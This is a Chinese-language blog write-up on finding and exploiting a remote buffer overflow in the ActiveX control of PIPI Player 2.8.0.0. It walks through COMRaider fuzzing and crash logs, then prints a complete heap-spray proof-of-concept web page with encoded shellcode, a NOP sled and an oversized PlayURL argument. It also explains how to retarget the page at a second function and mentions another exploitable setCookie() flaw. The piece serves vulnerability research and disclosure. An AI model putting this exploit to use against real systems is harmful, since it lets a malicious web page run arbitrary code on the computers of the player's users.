皮皮播放器溢出漏洞挖掘与利用

作者：riusksk（泉哥）
主页：http://riusksk.blogbus.com

前些时日关于阿里旺旺的 activex 控件溢出 0day 漏洞在网上闹得很火，此洞为安恒的朋友和爱无言大牛同时挖到，后被无言牛曝光在 wooyun 上面，随后阿里就急时补上了，其在漏洞响应处理上面还是比较神速的。刚好这段时间，TX 某牛给了个小任务测试下能力，要求找出 TX 的漏洞，不限主机、WEB、软件，于是就下载了不少软件进行测试，报告也已于昨日上交了。由于皮皮是原先就安装好的，因此在测试过程中就顺手对其进行了测试，但没想到还真找到个溢出漏洞了。被发现溢出漏洞的软件全称叫皮皮播放器，版本号为 2.8.0.0。皮皮是一款当前流行的用于在线观看电影的软件，是由皮皮网推出的一款基于 P2P 技术的影视播放软件。软件集点播，下载及在线观看于一体，为用户提供免费高清电影、电视剧。该软件更新较慢，最近的一次更新是 2010 年 11 月 30 日，距今已过数月了。

在笔者测试过程中，发现皮皮播放器居然存在严重的远程溢出漏洞，攻击者可通过此漏洞对安装有此软件的用户主机执行任意代码，对用户电脑安全造成严重威胁。这次的测试过程，我是直接用 COMRaider 对皮皮的 AcitveX 控件进行 fuzzing 测试的。首先安装好皮皮播放器，由于先前我已经安装过，这步略过。接着打开 COMRadier，点击“Start”，然后在“Select COM Server”中选择“Choose from controls that should be loadable in IE”，以检测出电脑上所有可在 IE 中加载的 ActiveX 控件，如图 1 所示：




图 1

再点“Next”，找到皮皮的 ActiveX 控件，选中右击选择“Fuzz Selected”如图 2 所示：




图 2

接着点击“Begin Fuzzing”按钮，经过一段时间的 fuzzing 后，可看到在 PlayURL 和 PlayURLWithLocalPlayer 两个函数出现明显的访问异常了，如图 3，4 所示：





图 3



File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\284632123.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\293674961.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\298292087.wsf	Caused Excepti...	2	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\666454125.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\722466848.wsf	Caused Excepti...	2	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\777830441.wsf	Caused Excepti...	2	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\798129387.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURL\909963208.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1229135326.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1272137482.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1303233865.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1337650709.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1392364770.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1731377255.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1783230104.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\18803231.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1955045119.wsf	Caused Excepti...	3	0	0
C:\COMRaider\AuditList\PIPIWebPlayerLib\PIPIWebPlayer\PlayURLWithLocalPlayer\1965194819.wsf	Caused Excepti...	2	0	0

Address	Exception	Module	Instruction
7C16A3A3	ACCESS_VIOL...	MFC71.DLL	LOCK XADD [EAX],EDX
41414141	ACCESS_VIOL...		?????
7742EBBE	BREAKPOINT	ntdll.dll	INT3

图 4

两个函数都出现了 0x41414141 的地址访问违例，现在我们以 PlayURL 接口函数为例，右击对应函数的 wsf 测试文件，选择“View File”打开对应的测试文件，如图 5 所示：




图 5

打开后的测试文件内容如下：

```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:A74BF134-5213-46B5-AF36-CE1888315DC7' id='target' />
<script language='vbscript'>

'File Generated by COMRaider v0.0.133 - http://labs.idefense.com

'Wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "C:\pipi\PIPIWE~1.OCX"
prototype    = "Sub PlayURL ( ByVal bstrURL As String )"
memberName = "PlayURL"
progid          = "PIPIWebPlayerLib.PIPIWebPlayer"
```

```
argCount     = 1

arg1=String(9236, "A")

target.PlayURL arg1

</script></job></package>
```

可见它是用一连串的 A 来填充 PlayURL 函数的调用参数，并且出现了 0x41414141 的访问违例，因此可初步判断此处可能存在溢出漏洞。下面我直接用 heap spary 写了一份 poc 作为测试，源码如下：

```
<html>
<body>
<object classid='clsid:A74BF134-5213-46B5-AF36-CE1888315DC7' id="target"></object>
<script>

shellcode = unescape(
'%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+
'%ufceb%uf4e2%uaec1%u951a%u463d%ud0d5%ucd01%u9022%u4745%u1eb1'+
'%u5e72%ucad5%u471d%udcb5%u72b6%u94d5%u77d3%u0c9e%uc291%ue19e'+
'%u873a%u9894%u843c%u61b5%u1206%u917a%ua348%ucad5%u4719%uf3b5'+
'%u4ab6%u1e15%u5a62%u7e5f%u5ab6%u94d5%ucfd6%ub102%u8539%u556f'+
'%ucd59%ua51e%u86b8%u9926%u06b6%u1e52%u5a4d%u1ef3%u4e55%u9cb5'+
'%uc6b6%u95ee%u463d%ufdd5%u1901%u636f%u105d%u6dd7%u86be%uc525'+
'%u3855%u7786%u2e4e%u6bc6%u48b7%u6a09%u25da%uf93f%u465e%u955e');

nops=unescape('%u9090%u9090');
headersize =20;
slackspace= headersize + shellcode.length;

while(nops.length < slackspace) nops+= nops;
fillblock= nops.substring(0, slackspace);
block= nops.substring(0, nops.length- slackspace);

while( block.length+ slackspace<0x50000) block= block+ block+ fillblock;
memory=new Array();

for( counter=0; counter<200; counter++)
   memory[counter]= block + shellcode;
url='';
for( counter=0; counter<=5000; counter++)
   url+=unescape("%0D%0D%0D%0D");

target.PlayURL(url);

</script>
</body>
</html>
```

测试结果如图 6 所示：




图 6

关于 PlayURLWithLocalPlayer 函数的测试方法也是相同，直接将代码中的“target.PlayURL(url);”改为“target.PlayURLWithLocalPlayer(url)”即可，测试后结果如图 7 所示：




图 7

经过上面的的测试可以发现，这两个函数确实存在严重的溢出漏洞，恶意用户利用它可执行任意代码。

后来我将此漏洞提交到 wooyun 站点上，公布后百度的非零解童鞋在 Q 上找到我，告之我，他发现了皮皮的另一个漏洞，是另一个叫 jfCheck.dll 文件名中的 setCookie()函数，但是用 ComRaider 测试并没有出现异常，而是用 IE 打开测试文件，也就是 ComRadier 上面的“Test Exploit in IE”选项，打开并加载 activeX 控件后结果如图 8 所示：




图 8

后来我也用 heap spary 写了个 exploit 进行测试，发现还真可以利用，如图 9 所示：

图 9

因此有时在用 ComRadier 进行 fuzzing 测试时，不要过度依赖于它，特别对于整个函数在进行测试时一直出现 timeout，并且在 IE 中测试时出现如图 8 所示的情况，最好再写个 poc 测试下，以防 0day 与你擦肩而过，切记切记!!!